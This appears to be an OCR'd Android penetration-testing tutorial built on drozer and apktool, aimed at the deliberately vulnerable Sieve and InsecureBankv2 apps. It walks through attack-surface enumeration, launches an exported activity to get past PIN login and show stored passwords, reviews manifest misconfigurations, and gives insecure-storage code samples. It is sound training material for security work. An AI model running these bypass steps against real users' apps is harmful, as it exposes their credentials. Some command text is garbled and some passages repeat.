
Now what we can do is we can actually we can see the activity information which activities are exported by sieve to ask which activities are exported by sieve. I would be running the command:

#run app.actively.info -a package name(com.mwr.example.sieve).

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz>
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null
```


You can see there are three activities over here so these we expect logging activity because in this screen displayed when we first launched the application.

The other two are activities is **com.mwr.example.sieve.FileSelectActivity**, **com.mwr.example.sieve.PWList** in com.mwr.example.sieve.PWList **particular** the password list activity since this activity is exported and does not require any permission we can ask those to launch it so if we ask drozer to launch it and that activity launches without any password verification that is obviously a security issue over here's you can see the application currently on my phone.



This is the application which is asking for a pin and if you don't enter the pin it would not be showing you any of the sensitive details over here what if I type in over here r**un app.activity.start --component** space **com.mwr.example.sieve** which is the package identify a name and after that I would be copying the particular activity which is **com.mwr.example.sieve.PWList** since this activity is export data and does not require any permission I'm asking Drozer to launch it so as soon as I run this you can see on my phone that all the credentials the Facebook LinkedIn it gets displayed over here.

```
dz> run app.activity.start --component com.mwr.example.sieve com.mwr.example.sieve
.PWList
dz>
```



So basically we have successfully bypass the authorization and it's represented over here. Hence we can see that the Drozer tool enables us to use and view public exploits and this way we can perform penetration testing using draws a framework and in this manner we can perform draws penetration testing.

Steps:


- Start the Drozer console by running the following command in a terminal

#docker run -it fsecurelabs/drozer

#drozer console connect --server <phone IP address>

```
┌──(root㉿kali)-[~]
└─# docker run -it fsecurelabs/drozer
root@1408f3f7c3d6:/# drozer console connect --server 192.168.1.7
Selecting e8cb4543a5eb93b0 (Genymotion Nexus 5 9)

                ..                    ..:.
              ..o..                   .r..
               ..a..  . ....... .  ..nd
                 ro..idsnemesisand..pr
                 .otectorandroidsneme.
              .,sisandprotectorandroids+.
            ..nemesisandprotectorandroidsn:.
          .emesisandprotectorandroidsnemes..
        ..isandp,..,rotectorandro,..,idsnem.
       .isisandp..rotectorandroid..snemisis.
       ,andprotectorandroidsnemisisandprotec.
      .torandroidsnemesisandprotectorandroid.
      .snemisisandprotectorandroidsnemesisan:
      .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
```

- Starts the Drozer Agent on the device and opens a network connection between the device and the Drozer console.



- To list the installed specific packages on the Android device, run the following command in the Drozer console.

#run app.package.list -f sieve


- To info a specific package for vulnerabilities, run the following command in the Drozer console.

#run app.package.info -a com.mwr.example.sieve -a for specific package

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Application Label: Sieve
  Process Name: com.mwr.example.sieve
  Version: 1.0
  Data Directory: /data/user/0/com.mwr.example.sieve
  APK Path: /data/app/com.mwr.example.sieve-ka86FgLNgvrv1gm-m8fOQw==/base
  UID: 10094
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.READ_EXTERNAL_STORAGE
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.INTERNET
  Defines Permissions:
  - com.mwr.example.sieve.READ_KEYS
  - com.mwr.example.sieve.WRITE_KEYS
```

#run app.actively.info -a package name(com.mwr.example.sieve).

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
dz>
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  com.mwr.example.sieve.FileSelectActivity
    Permission: null
  com.mwr.example.sieve.MainLoginActivity
    Permission: null
  com.mwr.example.sieve.PWList
    Permission: null
```



1.Improper platform usage

First of all, let's explain what Platform is. In mobile app development, the platform refers to the system on which the app is built. For native apps, the platform is either Android or iOS, while for cross-platform apps, frameworks like Flutter or React Native serve as the intermediary between the developer and the native platform. The platform provides libraries and APIs that developers can use to easily build a secure and functional app. However, issues arise when developers lack knowledge about a particular function, are unable to use the documentation, or simply make a mistake during development.

Improper platform usage refers to the situation where an Android APK (Android Application Package) uses platform features in an unintended or incorrect way, leading to unexpected behaviour or security vulnerabilities. Here's an example:

Let's say an Android app wants to access the user's location information. The proper way to do this is to use the Android Location APIs, which provide a secure and standardized way for apps to access location data. However, if the app developer decides to use a different method to access the location information, such as by directly reading the GPS hardware, this would be an example of improper platform usage.

Impact

The impact of such practices can be severe, ranging from user data breaches and financial losses to reputational damage for the app developer. It's essential for developers to adhere to best practices for platform usage and security to ensure the safety and privacy of their users.

Exploitation

First we download the InsecureBankv2 project, but before firing up the emulator and install the application, let's focus on getting access to the AndroidManifest.xml file and see what we have. For this, we will be using apktool, a tool designed for reverse engineering Android apks. The tool has several options, but we will be focusing on the decode option, which extracts and decodes resources within the apk, the tool produces a readable AndroidManifest.xml file and smali code for the application source code; you can use the tools as follows:

```
┌──(root㉿kali)-[~/Downloads]
└─# apktool d InsecureBankv2.apk -o  insecure
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=
true
I: Using Apktool 2.4.1 on InsecureBankv2.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /root/.local/share/apktool/framework
/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...
```

In the previous command, we set the d option for decode and the -o option to specify the output directory where we want to send the results. Now we navigate into the folder and see that the tool generated the AndroidManifest.xml as well as a resources and smali folders, for now we will be focusing on the manifest.

```
┌──(root㉿kali)-[~/Downloads/insecure]
└─# ls
AndroidManifest.xml  apktool.yml  original  res  smali
```

We open the AndroidManifest.xml and explore its contents, in this case we will be using gedit text editor, as follows:

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.android.insecurebankv2" platformBuildVersionCode="22"
platformBuildVersionName="5.1.1-1819727">
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.USE_CREDENTIALS" />
    <uses-permission android:name="android.permission.GET_ACCOUNTS" />
    <uses-permission android:name="android.permission.READ_PROFILE" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE" />
    <android:uses-permission android:name="android.permission.READ_CALL_LOG" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-feature android:glEsVersion="0x00020000" android:required="true" />
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
        <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible" />
        <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin" />
        <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" />
        <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin" />
        <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" />
        <activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" />
        <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.TrackUserContentProvider" />
        <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
            <intent-filter>
                <action android:name="theBroadcast" />
            </intent-filter>
        </receiver>
        <activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" />
        <activity android:configChanges="keyboard|keyboardHidden|orientation|screenLayout|screenSize|smallestScreenSize|uiMode" android:name="com.google.android.gms.ads.AdActivity" android:theme="@android:style/
Theme.Translucent" />
        <activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@style/Theme.IAPTheme" />
        <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version" />
        <meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true" />
        <receiver android:exported="false" android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver">
            <intent-filter>
                <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION" />
            </intent-filter>
        </receiver>
    </application>
```


Insecure Components

One of the first things you should check in this configuration file is for the stuff inside the <*application*> tag, here you will find the components defined for this application, and components are activities, broadcast receivers, content providers or services, each of one with their own functionality and characteristics. In general, if you see several components with the exported flag set to true, this is most likely a sign of misconfiguration and bad use of the platform. Here, it is important to point out that, even if a component does not have the exported flag, if an *intent-filter* is defined within the component, the exported flag is set to true by default.

```
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin" />
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin" />
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin" />
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer" />
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement" />
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.TrackUserContentProvider" />
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast" />
    </intent-filter>
</receiver>
<activity android:exported="true" android:label="@string/title_activity_change_password" android:name="com.android.insecurebankv2.ChangePassword" />
```

Each component should be reviewed and analyzed to understand what they are used for and what information they may be sharing with other components. One very useful tool to help in this matter is the drozer framework, which allows you to search for security vulnerabilities in Android-based.

First, let's install the target apk (InsecureBankv2.apk) on the Android virtual device, we can do this using the Android Debug Bridge, as follows:



Now, let's use the drozer framework to quickly analyze the package, first let's find out the package name by running the ***app.package.list*** module with the ***-f*** option (search for string):

```
dz> run app.package.list -f insecure
com.android.insecurebankv2 (InsecureBankv2)
dz>
```

We can see that the package name is *com.android.insecurebankv2*. Let's now explore the information about this package:

```
dz> run app.package.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  Application Label: InsecureBankv2
  Process Name: com.android.insecurebankv2
  Version: 1.0
  Data Directory: /data/user/0/com.android.insecurebankv2
  APK Path: /data/app/com.android.insecurebankv2-2isPzf9sTpnaSv92xMnYaQ=
=/base.apk
  UID: 10096
  GID: [3003]
  Shared Libraries: [/system/framework/org.apache.http.legacy.boot.jar]
  Shared User ID: null
  Uses Permissions:
  - android.permission.INTERNET
  - android.permission.WRITE_EXTERNAL_STORAGE
  - android.permission.SEND_SMS
  - android.permission.USE_CREDENTIALS
  - android.permission.GET_ACCOUNTS
  - android.permission.READ_PROFILE
  - android.permission.READ_CONTACTS
  - android.permission.READ_PHONE_STATE
  - android.permission.READ_CALL_LOG
  - android.permission.ACCESS_NETWORK_STATE
  - android.permission.ACCESS_COARSE_LOCATION
  - android.permission.READ_EXTERNAL_STORAGE
  Defines Permissions:
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Let's now check for components and it's configuration by using the ***app.package.attacksurface*** command:

```
dz> run app.package.attacksurface com.android.insecurebankv2
Attack Surface:
  5 activities exported
  1 broadcast receivers exported
  1 content providers exported
  0 services exported
    is debuggable
dz>
```


We can see there are a few exported activities along with one broadcast receiver and one content provider. Let's now find some information about the activities by using the ***app.activity.info*** module:

```
dz> run app.activity.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  com.android.insecurebankv2.LoginActivity
    Permission: null
  com.android.insecurebankv2.PostLogin
    Permission: null
  com.android.insecurebankv2.DoTransfer
    Permission: null
  com.android.insecurebankv2.ViewStatement
    Permission: null
  com.android.insecurebankv2.ChangePassword
    Permission: null
```

Let's try and access the ***PostLogin*** activity:



We can see the activity has come up on the virtual device:



Debuggable application

While building an application, a debugger is a developer's best friend, it provides the ability to inspect the application code line by line as it executes, this helps identifying root causes of bugs and fixing them. Shipping your application with the debuggable flag on, however, represents a security risk to your application; this could allow an attacker to obtain access to sensitive information, control the application flow and gain code execution in the context of the debugged application.

2.Insecure Data storage

Insecure data storage refers to the practice of storing sensitive or confidential data in a manner that can be easily accessed or compromised by unauthorized parties. This can happen in a variety of ways, such as storing data in plain text, using weak encryption algorithms, or failing to implement proper access controls.

When data is stored in an insecure manner, it can be vulnerable to a range of security threats, including theft, unauthorized access, and data breaches. This can lead to serious consequences for individuals and organizations, such as identity theft, financial losses, and reputational damage.

Insecure data storage vulnerabilities occur when application store sensitive information such as username, password, and credit cards numbers in plain text.

Impact

Insecure data storage can result in data loss. At most, for an individual user. The important valuable data which are frequently stored:

- **Usernames**
- **Authentication tokens**
- **Passwords**
- **Cookies**
- **Location Data**
- **Personal data: DoB, credit card etc.**

Some common examples of insecure data storage practices include:

- Storing passwords in plain text: When passwords are stored in plain text, anyone who gains access to the system can easily read and use them.
- Using weak encryption: Weak encryption algorithms or improper implementation of encryption can allow attackers to easily decrypt and access sensitive data.
- Failing to implement access controls: Without proper access controls, anyone with access to a system can view or modify sensitive data.
- Storing data on unsecured devices: Data stored on unsecured devices, such as laptops or smartphones, can be easily accessed if the device is lost or stolen.
- To prevent insecure data storage, it's important to follow best practices for data security, such as using strong encryption algorithms, implementing access controls, and regularly monitoring and auditing data storage systems.

Data Storage on Android

Android provides a number of methods for data storage depending on the needs of the user, developer, and application.

The following list of persistent storage techniques are widely used on the Android platform:

- SQLite Databases
- Shared Preferences
- Firebase Databases
- Internal Storage
- External Storage

SQLite Database

SQLite is an SQL database engine that stores data in .db files. The data is stored in unencrypted manner.

It is not suitable to store any sensitive information.

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database, "password123", null);
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts (Username VARCHAR, Password VARCHAR);"); secureDB.execSQL("INSERT INTO Accounts VALUES ('salman', '123456');");
secureDB.close();
```

Shared Preferences

The SharedPreferences API is commonly used to permanently save small collections of key-value pairs.Data stored in a SharedPreferences object is written to a plain-text XML file. The SharedPreferences object can be declared world-readable (accessible to all apps) or private.

```
SharedPreferences sharedPref = getSharedPreferences("key", MODE_WORLD_READABLE);
SharedPreferences.Editor editor = sharedPref.edit();
editor.putString("username", "salman");
editor.putString("password", "123456");
editor.commit();
```

Firebase Real-time Databases

It can be leveraged by application developers to store and sync data with a NoSQL cloud-hosted database.

A misconfigured Firebase instance can be identified by making the following network call:

https://_firebase ProjectName_.firebaseio.com/.json

Internal Storage

Files saved to internal storage are containerized.

When the user uninstalls your app, these files are removed.

```
FileOutputStream fos = null;
try {
fos = openFileOutput(FILENAME, Context.MODE_PRIVATE); fos.write(test.getBytes());
fos.close();
} catch (FileNotFoundException e) {
e.printStackTrace();
} catch (IOException e) {
e.printStackTrace();
```

}

External Storage

It is a shared type of the storage.

Files saved to external storage are world-readable.

The user can modify them when USB mass storage is enabled.

